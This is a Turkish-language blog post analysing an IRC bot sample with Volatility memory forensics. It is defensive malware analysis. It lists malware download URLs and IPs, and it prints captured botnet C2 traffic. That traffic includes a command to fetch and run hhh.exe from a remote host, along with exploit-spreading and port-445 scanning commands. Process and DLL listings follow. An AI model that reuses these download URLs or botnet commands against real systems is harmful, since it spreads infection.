


Bellek Analizi ile Zararlı Yazılım Analizi

written by Mert SARICA | 26 December 2011

Yine bir gün twitter.com/hack4career hesabından duyurulan hack edilmiş ve/veya zararlı yazılım barındıran web sitelerine göz atarken gün aşırı tespit edilen, çoğunlukla iki harften oluşan zararlı yazılımlar (aa.exe, bb.exe vb.) ve bunları barındıran IP adresleri dikkatimi çekti. IP adreslerinden güncel olanını Google arama motoru üzerinde arattığımda malc0de.com isimli bir web sitesi ile karşılaştım. Benim de ilk defa karşılaştığım bu sitenin kuruluş amacının, aynı zararlı yazılımları barındıran ve yayan farklı web sitelerini birbirleriyle ilişkilendiren bir veritabanı olduğunu öğrendim.




Date	Domain	IP	CC	ASN	Autonomous System Name	Click Md5 for ThreatExpert Report
2011-12-22	hotupdate.com/tes.exe	31.210.122.18	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	b05c22f5ccce75e2d9b2e8c82a9d037a
2011-12-22	cyundestek.org/wp-content/uploads/2010/06/OyunDestek.Wolftea-m-Hack.exe	31.210.72.190	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	ed1efac3b08ac3976aacdb400f5f6
2011-12-22	youpomget.info/3.exe	46.20.11.230	TR	43260	ROUTERGATE Router Gate	051d6febf1b322056f7595c4b95d289
2011-12-22	hotupdate.com/tes.exe	31.210.122.18	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	8f0bea1f12c1012ea47b9d072d29c8
2011-12-22	izleyek.net/tozle.exe	95.173.167.3	TR	51559	NETINTERNET Netinternet Bilgisayar ve Telekomunikasyon San. ve Tic. Ltd. Sti.	4b4a5f0ecdf80461731a408af280b61
2011-12-21	hotupdate.com/tes.exe	31.210.122.18	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	b05c22f5ccce75e2d9b2e8c82a9d037a
2011-12-21	cyundestek.org/wp-content/uploads/2010/06/OyunDestek.Wolftea-m-Hack.exe	31.210.72.190	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	ed1efac3b08ac3976aacdb400f5f6
2011-12-21	46.45.164.165/ggg.exe	46.45.164.165	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	a7f8efb5df7b9abcbe49f29efc9fa
2011-12-21	youpomget.info/3.exe	46.20.11.230	TR	43260	ROUTERGATE Router Gate	051d6febf1b322056f7595c4b95d289
2011-12-21	izleyek.net/tozle.exe	95.173.167.3	TR	51559	NETINTERNET Netinternet Bilgisayar ve Telekomunikasyon San. ve Tic. Ltd. Sti.	4b4a5f0ecdf80461731a408af280b61
2011-12-21	46.45.164.164/gg.exe	46.45.164.164	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	98757e05af538ae1c0db7eeaf9d0aad2
2011-12-20	46.45.164.165/ggg.exe	46.45.164.165	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	a7f8efb5df7b9abcbe49f29efc9fa
2011-12-20	youpomget.info/ad.exe	46.20.11.230	TR	43260	ROUTERGATE Router Gate	6e06709a03a0b08786454c8216cd006
2011-12-20	izleyek.net/tozle.exe	95.173.167.3	TR	51559	NETINTERNET Netinternet Bilgisayar ve Telekomunikasyon San. ve Tic. Ltd. Sti.	4b4a5f0ecdf80461731a408af280b61
2011-12-20	freesomvid.info/4.exe	46.20.11.230	TR	43260	ROUTERGATE Router Gate	866de021136456f7489a9c4f9f33969
2011-12-20	46.45.164.164/gg.exe	46.45.164.164	TR	42926	RADORE Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti.	98757e05af538ae1c0db7eeaf9d0aad2
2011-12-20	www.youpomget.info/ad.exe	46.20.11.230	TR	43260	ROUTERGATE Router Gate	6e06709a03a0b08786454c8216cd006
2011-12-19	www.youpomget.info/ad.exe	46.20.11.230	TR	43260	ROUTERGATE Router Gate	b10def8c881f0cc4e2d50aee23c0d0b

Bu veritabanı, üzerinde ülke bazlı ve ASN bazlı (Autonomous System Name) arama yapılabilir olması sayesinde zararlı yazılım analistlerinden güvenli barındırma hizmeti arayanlara kadar birçok kişi tarafından kullanılabilir.

ggg.exe uzantılı dosyayı barındıran ASN'e yönelik arama yaptığımda benzer isimli zararlı yazılımların 2011 yılının Ocak ayından bu yana aynı ASN üzerinde tespit ediliyor olması ve tespit edilen zararlı yazılımların sayısının 300'ü aşkın olması merakımı cezbettti ve deneme yanılma ile hhh.exe

adı altında tespit ettiğim zararlı yazılımı kısaca incelemeye karar verdim.



Date	IP	File Name	Details
2011-02-21	178.211.56.90/a1.exe	178.211.56.90	TR 42926 RADORe Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti. bb3d3e82270cb0bca0f0c0258d5b87d
2011-02-19	178.211.56.90/as3e.exe	178.211.56.90	TR 42926 RADORe Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti. 1b7e7985077ae29f57ed0e1ded0d3dbe
2011-02-18	178.211.56.90/as3e.exe	178.211.56.90	TR 42926 RADORe Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti. 1b7e7985077ae29f57ed0e1ded0d3dbe
2011-02-16	schantliwiesellerebyta0003.com/xedyourbot.exe	178.211.43.12	TR 42926 . 89f00c3956675223e5f363036673b7
2011-02-14	darkorbit-hilesi.com/2.exe	213.128.85.98	TR 42926 RADORe Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti. 63e6cb38fa7b6ad7bdcc0cb112b5e1f
2011-02-13	darkorbit-hilesi.com/2.exe	213.128.85.98	TR 42926 RADORe Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti. 63e6cb38fa7b6ad7bdcc0cb112b5e1f
2011-02-13	178.211.56.90/as3e.exe	178.211.56.90	TR 42926 RADORe Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti. 1b7e7985077ae29f57ed0e1ded0d3dbe
2011-02-12	178.211.56.90/as3e.exe	178.211.56.90	TR 42926 RADORe Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti. 1b7e7985077ae29f57ed0e1ded0d3dbe
2011-02-11	178.211.56.90/as3e.exe	178.211.56.90	TR 42926 RADORe Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti. 1b7e7985077ae29f57ed0e1ded0d3dbe
2011-02-08	178.211.56.90/zz.exe	178.211.56.90	TR 42926 RADORe Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti. 1b7e7985077ae29f57ed0e1ded0d3dbe
2011-02-08	178.211.56.90/55.exe	178.211.56.90	TR 42926 RADORe Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti. 70e95757cd98f06ed32c5662d3dcd5
2011-02-07	178.211.56.90/zz.exe	178.211.56.90	TR 42926 RADORe Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti. 1b7e7985077ae29f57ed0e1ded0d3dbe
2011-02-06	178.211.56.90/zz.exe	178.211.56.90	TR 42926 RADORe Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti. 1b7e7985077ae29f57ed0e1ded0d3dbe
2011-02-05	178.211.56.90/zz.exe	178.211.56.90	TR 42926 RADORe Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti. 1b7e7985077ae29f57ed0e1ded0d3dbe
2011-02-01	178.211.56.90/yy.exe	178.211.56.90	TR 42926 RADORe Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti. 8523e4d71daa1690256a2f593afe6b
2011-02-01	178.211.56.90/4.exe	178.211.56.90	TR 42926 RADORe Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti. 97dd44d75544cd9d914672a73dd739
2011-01-31	178.211.56.90/4.exe	178.211.56.90	TR 42926 RADORe Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti. 97dd44d75544cd9d914672a73dd739
2011-01-31	178.211.56.90/yy.exe	178.211.56.90	TR 42926 RADORe Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti. 8523e4d71daa1690256a2f593afe6b
2011-01-28	178.211.56.90/4.exe	178.211.56.90	TR 42926 RADORe Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti. 97dd44d75544cd9d914672a73dd739
2011-01-27	178.211.56.90/4.exe	178.211.56.90	TR 42926 RADORe Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti. 97dd44d75544cd9d914672a73dd739
2011-01-26	178.211.56.90/4.exe	178.211.56.90	TR 42926 RADORe Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti. 97dd44d75544cd9d914672a73dd739
2010-11-15	www.google20.com/agir_tahrik_sevisme_sahnesi.avi.exe	178.211.52.98	TR 42926 RADORe Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti. 15584a1e1953ba8391f02b8d4826e8e3
2010-11-12	www.google20.com/agir_tahrik_sevisme_sahnesi.avi.exe	178.211.52.98	TR 42926 RADORe Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti. 15584a1e1953ba8391f02b8d4826e8e3
2010-11-10	www.google20.com/agir_tahrik_sevisme_sahnesi.avi.exe	178.211.52.98	TR 42926 RADORe Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti. 15584a1e1953ba8391f02b8d4826e8e3
2010-05-28	mesutduman.com/cikti.exe	213.128.85.98	TR 42926 RADORe Radore Hosting Telekomunikasyon Hizmetleri San. ve Tic. Ltd. Sti. fe69f3f717efbada1e3ae5cb4e801bd

Bu defa daha önce gerçekleştirmiş olduğum alışıl gelmiş analizlerin aksine zararlı yazılımın çalıştığı sistemin belleğini diske kaydederek bellek (memory) analizi gerçekleştirmeye karar verdim.

Adli bilişimde bellek analizi (memory forensic) denilince akla gelen ilk araç Volatility'dir. Aslında araç dersek haksızlık etmiş olabiliriz çünkü işin aslı Volatility, Python ile yazılmış birçok araçtan oluşan bir çatıdır (framework). Volatility ile diske kayıt edilmiş (dump) olan bellek dosyasını analiz ederek sistem üzerinde çalışan programlardan, ağ bağlantılarına, yüklü olan DLL'lerden, kayıt defterinde (registry) yer alan anahtarlara göz atmaya kadar hedef sistem ile ilgili olan birçok işlem gerçekleştirebilirsiniz.

Volatility 2.0 sürümü ile Windows XP SP2/SP3, Windows 2003 SP0/SP1/SP2, Vista SP0/SP1/SP2, Windows 2008 SP1/SP2 ve Windows 7 SP0/SP1 sistem görüntülerini (image) analiz edilebilmektedir.

Volatility ile analiz edeceğimiz bellek dosyasını oluşturmak için öncelikle hedef sistem üzerinde MoonSols firması tarafından geliştirilen DumpIt programının çalıştırılması gerekmektedir.

İlk iş olarak hhh.exe dosyasını Windows 7 üzerinde çalışan Windows XP SP3 sistemine kopyaladıktan sonra Windows 7 üzerinde Wireshark aracını çalıştırarak zararlı yazılım tarafından hedef sistem üzerinde üretilmesi

muhtemel olan trafiği kayıt altına almasını sağladım. hhh.exe dosyası üzerinde yer alan üstveriye (metadata) baktığımda Logitech firması tarafından geliştirilmiş bir araçmış gibi kendini tanımladığını gördüm. Ardından hhh.exe isimli zararlı yazılımı hedef sistem üzerinde çalıştırdıktan sonra daha önce hedef sisteme kopyalamış olduğumu DumpIt aracını çalıştırarak sistemin belleğini diske kayıt etmesini sağladım.



```
C:\Documents and Settings\Administrator\Desktop\DumpIt.exe

DumpIt - v1.3.2.20110401 - One click memory memory dumper
Copyright (c) 2007 - 2011, Matthieu Suiche <http://www.msuiche.net>
Copyright (c) 2010 - 2011, MoonSols <http://www.moonsols.com>

Address space size:      536870912 bytes < 512 Mb>
Free space size:         6061494272 bytes < 5780 Mb>

* Destination = \??\C:\Documents and Settings\Administrator\Desktop\MERT-675
6C49361-20111222-172321.raw

--> Are you sure you want to continue? [y/n] y
+ Processing...
```





Zararlı yazılımı çalıştırır çalıştırmaz Wireshark aracı üzerinde HTTP ve IRC trafiği oluştuğunu gördüm ve bir IRC istemci yazılımı ile tespit edilen bu IRC sunucusuna bağlandım. Sunucuya bağlandığımda kanalın boş olması, botların ifşa olmasını engelleme adına özel olarak geliştirilmiş/modifiye edilmiş bir irc sunucusu olduğuna işaret ediyordu. Botun IRC kanalına giriş yapar yapmaz, internete çıkış yaptığı ip adres bloğunun 445. bağlantı noktasını otomatik olarak taramaya (port scan) başlaması da gözümünden kaçmadı. Wireshark üzerindeki HTTP paketlerini incelediğimde ise botun NAT'lanmış IP adresini öğrenebilmek için bir kaç sayfaya bağlanmaya çalıştığını farkettim.

AZ Environment variables 1.0 x

www.pr0.net/deny2/azenv.php

Hack 4 Career. Infor... Mert SARICA (merts...

Other bookmarks

```
HTTP_ACCEPT = text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
HTTP_ACCEPT_CHARSET = ISO-8859-1,utf-8;q=0.7,*;q=0.3
HTTP_ACCEPT_ENCODING = gzip,deflate,adch
HTTP_ACCEPT_LANGUAGE = en-US,en;q=0.8
HTTP_CONNECTION = keep-alive
HTTP_HOST = www.pr0.net
HTTP_USER_AGENT = Mozilla/5.0 (Windows NT 6.1) AppleWebKit/535.7 (KHTML, like Gecko) Chrome/16.0.912.63 Safari/535.7
REMOTE_ADDR = 78.179.208.
REMOTE_PORT = 27396
REQUEST_METHOD = GET
REQUEST_URI = /deny2/azenv.php
REQUEST_TIME = 1324575554
```

Follow TCP Stream


Stream Content

```
NICK [N00_TUR_XP_1449297]
USER SP3-687 * 0 :MERT-6756C49361
:irc.dal.net NOTICE AUTH :*** Looking up your hostname...
:irc.dal.net NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
:irc.dal.net 001 [N00_TUR_XP_1449297] :
:irc.dal.net 002 [N00_TUR_XP_1449297] : M0dded by unkn0wn Crew
:irc.dal.net 003 [N00_TUR_XP_1449297] :
:irc.dal.net 004 [N00_TUR_XP_1449297] : www.uNkn0wn.eu - id@uNkn0wn.eu
:irc.dal.net 005 [N00_TUR_XP_1449297] :
:irc.dal.net 005 [N00_TUR_XP_1449297] :
:irc.dal.net 005 [N00_TUR_XP_1449297] :
:irc.dal.net 422 [N00_TUR_XP_1449297] :MOTD File is missing
:[N00_TUR_XP_1449297] MODE [N00_TUR_XP_1449297] :+iwg
MODE [N00_TUR_XP_1449297] -ix
JOIN #h ...:irc.dal.net 332 [N00_TUR_XP_1449297] #h :.asc -s -s |.http http://46.45.164.165/hhh.exe |.asc exp_all 15 5 0 -c -e |.asc exp_all 15 5 0 -b -r -e |.asc exp_all 15 5
0 -c |.asc exp_all 10 5 0 -a -r -e |.asc exp_all 10 5 0 -c -e
:irc.dal.net 333 [N00_TUR_XP_1449297] #h | 1324479020
PRIVMSG #hs :HTTP SET http://46.45.164.165/hhh.exe
:irc.dal.net 401 [N00_TUR_XP_1449297] #hs :No such nick/channel
PRIVMSG #h :scan; Sequential Port Scan started on 78.179.208.0:445 with a delay of 5 seconds for 0 minutes using 15 threads.
:irc.dal.net 404 [N00_TUR_XP_1449297] #h :You must have a registered nick (+r) to talk on this channel (#h)
PRIVMSG #h :scan; Random Port Scan started on 78.179.x.x:445 with a delay of 5 seconds for 0 minutes using 15 threads.
:irc.dal.net 404 [N00_TUR_XP_1449297] #h :You must have a registered nick (+r) to talk on this channel (#h)
PRIVMSG #h :scan; Sequential Port Scan started on 192.168.18.0:445 with a delay of 5 seconds for 0 minutes using 15 threads.
:irc.dal.net 404 [N00_TUR_XP_1449297] #h :You must have a registered nick (+r) to talk on this channel (#h)
PRIVMSG #h :scan; Random Port Scan started on 78.x.x.x:445 with a delay of 5 seconds for 0 minutes using 10 threads.
:irc.dal.net 404 [N00_TUR_XP_1449297] #h :You must have a registered nick (+r) to talk on this channel (#h)
PRIVMSG #h :scan; Sequential Port Scan started on 78.179.208.0:445 with a delay of 5 seconds for 0 minutes using 10 threads.
:irc.dal.net 404 [N00_TUR_XP_1449297] #h :You must have a registered nick (+r) to talk on this channel (#h)
PING :irc.dal.net
PONG irc.dal.net
```

Entire conversation (2544 bytes)

Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw

Help Filter Out This Stream Close



Zararlı yazılım ile ilgili daha fazla bilgi almak için Volatility ile bellek dosyasını incelemeye başladım.

İlk olarak PSLIST komutu ile sistem üzerinde çalışan işlemleri (process) listeledim ve çalıştırılma zamanına göre zararlı yazılımın sistem üzerinde 2888 PID'sine sahip indek.exe adı altında çalıştığını gördüm.

C:\Windows\system32\cmd.exe							
C:\Users\Mert\Desktop\Uol\volatility-2.0.standalone>volatility.exe pslist -f MER							
T-6756C49361-20111222-172321.raw							
Volatile Systems Volatility Framework 2.0							
Offset(U)	Name	PID	PPID	Thds	Hnds	Time	
0x823c8830	System	4	0	58	626	1970-01-01	00:00:00
0x820a23e8	smss.exe	632	4	3	19	2011-12-22	16:27:25
0x822a1328	csrss.exe	680	632	11	448	2011-12-22	16:27:27
0x81edaa70	winlogon.exe	704	632	17	510	2011-12-22	16:27:27
0x822a7330	services.exe	748	704	15	272	2011-12-22	16:27:27
0x822a5da0	lsass.exe	760	704	21	350	2011-12-22	16:27:27
0x81e461c8	vmacthlp.exe	920	748	1	25	2011-12-22	16:27:28
0x81e38da0	svchost.exe	932	748	15	189	2011-12-22	16:27:28
0x821d5020	svchost.exe	1024	748	9	246	2011-12-22	16:27:28
0x8205ea90	svchost.exe	1116	748	68	1368	2011-12-22	16:27:28
0x8209a418	svchost.exe	1164	748	8	79	2011-12-22	16:27:29
0x81cc1020	svchost.exe	1216	748	12	166	2011-12-22	16:27:30
0x81f036f0	explorer.exe	1620	1564	14	445	2011-12-22	16:27:31
0x81f95020	spoolsv.exe	1672	748	10	120	2011-12-22	16:27:31
0x822463c0	VMwareTray.exe	1836	1620	1	58	2011-12-22	16:27:32
0x81cce650	VMwareUser.exe	1844	1620	8	232	2011-12-22	16:27:32
0x81e40228	jusched.exe	1876	1620	2	200	2011-12-22	16:27:32
0x81f093c0	ctfmon.exe	1960	1620	1	71	2011-12-22	16:27:33
0x81fe4da0	svchost.exe	236	748	4	105	2011-12-22	16:27:49
0x821d5558	jqs.exe	296	748	5	143	2011-12-22	16:27:49
0x81fe5a98	\$hiesvc.exe	360	748	7	75	2011-12-22	16:27:49
0x81fe23e0	vmtoolsd.exe	440	748	4	256	2011-12-22	16:27:49
0x821dbc10	VMUpgradeHelper	656	748	3	95	2011-12-22	16:27:57
0x82074da0	alg.exe	2124	748	5	102	2011-12-22	16:27:59
0x8205ada0	wscntfy.exe	2216	1116	1	39	2011-12-22	16:28:00
0x81e59020	indek.exe	2888	2852	70	1005	2011-12-22	17:23:09
0x8223fc98	DumpIt.exe	2780	1620	1	25	2011-12-22	17:23:21

DLLLIST komutu ile zararlı yazılım tarafından yüklenen DLL dosyalarını listelediğimde ise urlmon.dll ve cryptdll.dll dosyaları şüpheli duruyordu.

```
C:\Windows\system32\cmd.exe
C:\Users\Mert\Desktop\Uol\volatility-2.0.standalone>volatility.exe dlllist -f ME
RT-6756C49361-20111222-172321.raw -p 2888
Volatile Systems Volatility Framework 2.0
*****
indek.exe pid: 2888
Command line : C:\WINDOWS\indek.exe
Service Pack 3

Base      Size      Path
0x00400000 0x054000 C:\WINDOWS\indek.exe
0x7c900000 0x0b2000 C:\WINDOWS\system32\ntdll.dll
0x7c800000 0x0f6000 C:\WINDOWS\system32\kernel32.dll
0x774e0000 0x13d000 C:\WINDOWS\system32\ole32.dll
0x77dd0000 0x09b000 C:\WINDOWS\system32\ADVAPI32.dll
0x77e70000 0x092000 C:\WINDOWS\system32\RPCRT4.dll
0x77fe0000 0x011000 C:\WINDOWS\system32\Secur32.dll
0x77f10000 0x049000 C:\WINDOWS\system32\GDI32.dll
0x7e410000 0x091000 C:\WINDOWS\system32\USER32.dll
0x777c10000 0x058000 C:\WINDOWS\system32\msvcrt.dll
0x76390000 0x01d000 C:\WINDOWS\system32\IMM32.DLL
0x71ab0000 0x017000 C:\WINDOWS\system32\ws2_32.dll
0x71aa0000 0x008000 C:\WINDOWS\system32\WS2HELP.dll
0x3d930000 0x0e6000 C:\WINDOWS\system32\wininet.dll
0x77f60000 0x076000 C:\WINDOWS\system32\SHLWAPI.dll
0x003c0000 0x009000 C:\WINDOWS\system32\Normaliz.dll
0x78130000 0x133000 C:\WINDOWS\system32\urlmon.dll
0x77120000 0x08b000 C:\WINDOWS\system32\OLEAUT32.dll
0x3df40000 0x1e8000 C:\WINDOWS\system32\iertutil.dll
0x773d0000 0x103000 C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Contro
s_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\comctl32.dll
0x7c9c0000 0x817000 C:\WINDOWS\system32\SHELL32.dll
0x5d090000 0x09a000 C:\WINDOWS\system32\comctl32.dll
0x5b860000 0x055000 C:\WINDOWS\system32\netapi32.dll
0x76f20000 0x027000 C:\WINDOWS\system32\dnsapi.dll
0x76d60000 0x019000 C:\WINDOWS\system32\iphlpapi.dll
0x71b20000 0x012000 C:\WINDOWS\system32\mpr.dll
0x74320000 0x03d000 C:\WINDOWS\system32\odbc32.dll
0x763b0000 0x049000 C:\WINDOWS\system32\comdlg32.dll
0x00ce0000 0x017000 C:\WINDOWS\system32\odbcint.dll
0x76bf0000 0x00b000 C:\WINDOWS\system32\psapi.dll
